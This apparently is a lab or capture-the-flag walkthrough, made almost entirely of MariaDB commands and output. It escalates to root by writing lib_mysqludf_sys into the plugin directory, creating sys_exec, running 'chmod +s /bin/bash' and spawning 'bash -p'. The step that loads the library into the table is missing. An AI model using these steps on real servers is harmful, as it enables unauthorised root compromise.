

MYSQL udf

Use database : mysql

Create table: potato




```
MariaDB [mysql]> use mysql;
Database changed
MariaDB [mysql]> create table potato(line blob);
Query OK, 0 rows affected (0.006 sec)
```




```
MariaDB [mysql]> show columns from potato;
+-------+------+------+-----+---------+-------+
| Field | Type | Null | Key | Default | Extra |
+-------+------+------+-----+---------+-------+
| line  | blob | YES  |     | NULL    |       |
+-------+------+------+-----+---------+-------+
```

Get plugin directory




```
MariaDB [mysql]> show variables like '%plugin%';
+-----------------+---------------------------------------------+
| Variable_name   | Value                                       |
+-----------------+---------------------------------------------+
| plugin_dir      | /usr/lib/x86_64-linux-gnu/mariadb19/plugin/ |
| plugin_maturity | gamma                                       |
+-----------------+---------------------------------------------+
```

Data in potato to be written to plugin dir




```
MariaDB [mysql]> select * from potato into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/lib_mysqludf_sys_64.so';
Query OK, 1 row affected (0.000 sec)
```

Create function to execute system commands




```
MariaDB [mysql]> create function sys_exec returns integer soname 'lib_mysqludf_sys_64.so';
Query OK, 0 rows affected (0.001 sec)
```

Use system command to put suid bit to /bin/bash



```
MariaDB [mysql]> select sys_exec('chmod +s /bin/bash');
+--------------------------------+
| sys_exec('chmod +s /bin/bash') |
+--------------------------------+
|                              0 |
+--------------------------------+
1 row in set (0.002 sec)
```

Confirm that binary is setuid-ed and execute binary as root



```
carlos@sundown:/tmp$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
carlos@sundown:/tmp$ bash -p
bash-5.0# 
```